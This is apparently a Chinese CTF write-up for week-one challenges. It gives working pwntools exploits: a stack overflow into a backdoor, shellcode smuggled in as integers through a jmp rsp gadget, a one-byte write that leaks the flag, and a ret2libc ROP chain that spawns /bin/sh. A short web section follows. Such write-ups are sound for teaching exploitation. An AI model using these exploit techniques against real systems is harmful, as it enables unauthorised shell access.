pwn

1.Hard_AAAAA

先检查一下保护

```
[*] '/home/x1ng/Downloads/week1/aaa'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

用ida打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+0h] [ebp-ACh]
  char v5; // [esp+7Bh] [ebp-31h]
  unsigned int v6; // [esp+A0h] [ebp-Ch]
  int *v7; // [esp+A4h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  alarm(8u);
  setbuf(_bss_start, 0);
  memset(&s, 0, 0xA0u);
  puts("Let's 000o\\000!");
  gets(&s);
  if ( !memcmp("000o", &v5, 7u) )
    backdoor();
  return 0;
}
```

覆盖变量为特定内容控制程序执行后门函数即可

```
.rodata:080486D0                                        ; DATA XREF: main+5
.rodata:080486E0 a0o0o          db '000o',0             ; DATA XREF: main+8
.rodata:080486E5 a00            db '00',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command        db '/bin/sh',0          ; DATA XREF: backdo
.rodata:080486E8 _rodata        ends
```

写exp

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

p = process('./aaa')
#p = remote("47.103.214.163",  20001)

p.recvuntil('900!\n')
payload = 'a'*123+'000o'+'\0'+'00'

p.send(payload)


p.interactive()
```

2.Number_Killer

先检查一下保护

```
[*] '/home/x1ng/Downloads/week1/num'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

发现并没有什么保护

用ida64打开

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4[11]; // [rsp+0h] [rbp-60h]
  int i; // [rsp+5Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  memset(v4, 0, 0x50uLL);
  puts("Let's Pwn me with numbers!");
  for ( i = 0; i <= 19; ++i )
    v4[i] = readll();
  return 0;
}
```

有一个readll函数

```
__int64 readll()
{
  char nptr[8]; // [rsp+0h] [rbp-20h]
  __int64 v2; // [rsp+8h] [rbp-18h]
  int v3; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+18h] [rbp-8h]
  int i; // [rsp+1Ch] [rbp-4h]

  *(_QWORD *)nptr = 0LL;
  v2 = 0LL;
  v3 = 0;
  v4 = 0;
  for ( i = 0; read(0, &nptr[i], 1uLL) > 0 && i <= 19 && nptr[i] != 10; ++i )
    ;
  return atoll(nptr);
}
```

百度知道atoll函数可以将字符转成long long int，程序没用nx保护而且可以写入很多字符，推测应该要用shellcode

而且函数中有一个gift可以直接跳转到rsp，只要让程序返回的时候rsp指向shellcode起始地址，就可以执行shellcode

然而由于atoll函数只会把数字存入内存，所以想到可能需要shellcode编码

py学长以后得到学长的hint，内存的本质都是机械码，所以可以直接将机械码传入

最菜的人就得用最笨的方法

```
>>> context(arch='amd64', os='linux')
>>> asm(shellcraft.sh())
'jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x01\xf6Vj\x08^H\x0:\xe6VH\x89\xe61\xd2j;X\x0f\x05'
>>> u64('jhH\xb8/bin')
7955998173821429866
>>>
```

有几段数字太大超过了整数范围，py了一下出题人又得到hint可以用负数代替

写exp

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

#p = process('./num')
p = remote("47.103.214.163",  20001)
#gdb.attach(p,'b *0x4006DA')

jmp_rsp = '4196237'  #0x40078D
over = '51539607552' #0xc00000000

p.recvuntil('numbers!\n')


payload = '1'+p8(0xa)+'2'+p8(0xa)+'3'+p8(0xa)+'4'+p8(0xa)+'5'+p8(0xa)+'6'+p8(0xa)
payload += '1'+p8(0xa)+'2'+p8(0xa)+'3'+p8(0xa)+'4'+p8(0xa)
payload += '3'+p8(0xa)+over+p8(0xa)+jmp_rsp+p8(0xa)
payload += '7955996173821429866'+p8(0xa)+'-1762795268771782865'+p8(0xa)
payload += '2608851925472997992'+p8(0xa)+'7662582506348151841'+p8(0xa)
payload += '-8554491940326270456'+p8(0xa)+'3646071070587745027'+p8(0xa)

p.send(payload)

p.interactive()

#'jhH\xb8/bin'
#'///sPH\x89\xe7' -> 166B3945804937768751
#'hri\x01\x81\x814$'
#'\x01\x01\x01\x011\xf6Vj'
#'\x08^H\x01\xe6VH\x89' -> 9892252127383281160
#'\xe61\xd2j;X\x0f\x05'
```

其中有一段需要覆盖的内存里存放循环次数（还关系到需要覆盖的地址），填充的时候需注意，用over变量覆盖

```
ext:0000000000400761 loc_400761:                             ; CODE XREF: main+8A↑j
ext:0000000000400761                 mov     eax, 0
ext:0000000000400766                 call    readll
ext:000000000040076B                 mov     rdx, rax
ext:000000000040076E                 mov     eax, [rbp+var_4]
ext:0000000000400771                 cdqe
ext:0000000000400773                 mov     [rbp+rax*8-var_60], rdx
ext:0000000000400778                 add     [rbp+var_4], 1
ext:000000000040077C
ext:000000000040077C loc_40077C:                             ; CODE XREF: main+69↑j
ext:000000000040077C                 cmp     [rbp+var_4], 13h
ext:0000000000400780                 jle     short loc_400761
ext:0000000000400782                 mov     eax, 0
ext:0000000000400787                 leave
ext:0000000000400788                 retn
ext:0000000000400788 ; } // starts at 4006F6
ext:0000000000400788 main            endp
ext:0000000000400788
```

```
0x7ffcd13bd5f0: 0x0000000000000035      0x0000000000000000
0x7ffcd13bd600: 0x0000000000000000      0x0000000000000000
0x7ffcd13bd610: 0x00007ffcd13bd680      0x000000000040076b
0x7ffcd13bd620: 0x0000000000000001      0x0000000000000002
0x7ffcd13bd630: 0x0000000000000003      0x0000000000000004
0x7ffcd13bd640: 0x0000000000000005      0x0000000000000006
0x7ffcd13bd650: 0x0000000000000001      0x0000000000000002
0x7ffcd13bd660: 0x0000000000000003      0x0000000000000004
0x7ffcd13bd670: 0x0000000000000003      0x0000000b00000000
0x7ffcd13bd680: 0x00000000004007a0      0x00007f5956e53830
0x7ffcd13bd690: 0x0000000000000001      0x00007ffcd13bd768
0x7ffcd13bd6a0: 0x0000000157422ca0      0x0000000004006f6
0x7ffcd13bd6b0: 0x0000000000000000      0xec2b90e4235775c5
```

3.One_Shot

先查看一下保护


```
[*] '/home/x1ng/Downloads/week1/one'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

用ida64打开

IDA View-A | Pseudocode-A | Stack of main | Hex View-1 | Structures

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // [rsp+8h] [rbp-18h]
  int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v4 = 0LL;
  *(_QWORD *)fd = open("./flag", 0, envp);
  setbuf(stdout, 0LL);
  read(fd[0], &flag, 0x1EuLL);
  puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
  puts("The thing that could change the world might be a Byte!");
  puts("Take tne only one shot!");
  __isoc99_scanf("%d", &v4);
  *v4 = 1;
  puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
}
```

应该是已经把flag存在了内存中



后面有一个把指定地址的内容写为1的操作，应该是将字符串末尾的'/0'覆盖从而将flag一起打印出来

写exp

4.ROP_LEVEL0


```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

p = process('./one')
#p = remote("47.103.214.163",  20002)
gdb.attach(p,'b *0x04007FB')

p.recvuntil('name?\n')
p.sendline('a'*32)
p.recvuntil('one shot!\n')
p.sendline('6295776')

p.interactive()
```

先检查一下保护

```
[*] '/home/x1ng/Downloads/week1/rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@x1ng:/home/x1ng/Downloads/week1#
```

没有canary

用ida64打开



看到没有后门程序，就想到了ret2libc（太菜了，搞不出来预期解

找到合适的gadget

```
root@x1ng:/home/x1ng/Downloads/week1# ROPgadget --binary 'rop' --only 'pop|ret'| grep 'rdi'
0x0000000000400753 : pop rdi ; ret
```

覆盖返回地址到pop rdi，puts泄露libc一个函数真实地址，再计算libc地址，就可以得到system和/bin/sh地址了

用libcseacher直接计算偏移，再让程序返回main函数，再次覆盖返回地址，getshell


写exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import *

elf = ELF('./rop')
#p = process('./rop')
p = remote("47.103.214.163", 20003)
#gdb.attach(p,'b *0x400540')

poprdi=0x400753
puts=elf.plt['puts']
puts_got=elf.got['puts']


p.recvuntil('\n')
payload = 'a'*88+p64(poprdi)+p64(puts_got)+p64(puts)
payload += p64(0x40065B)

p.sendline(payload)

puts=u64(p.recv(6).ljust(8,'\x00'))
libc = LibcSearcher("puts", puts)

libcbase=puts-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
bin_sh=libcbase+libc.dump('str_bin_sh')

payload = 'a'*88+p64(poprdi)+p64(bin_sh)+p64(system_addr)
p.recvuntil('\n')
p.sendline(payload)



p.interactive()
```

Web


1.接 头 霸 王

根据提示添加修改各种头




2.Code World


查看源代码能看到提示，应该是网页设置了自动跳转




用burp截拦，405

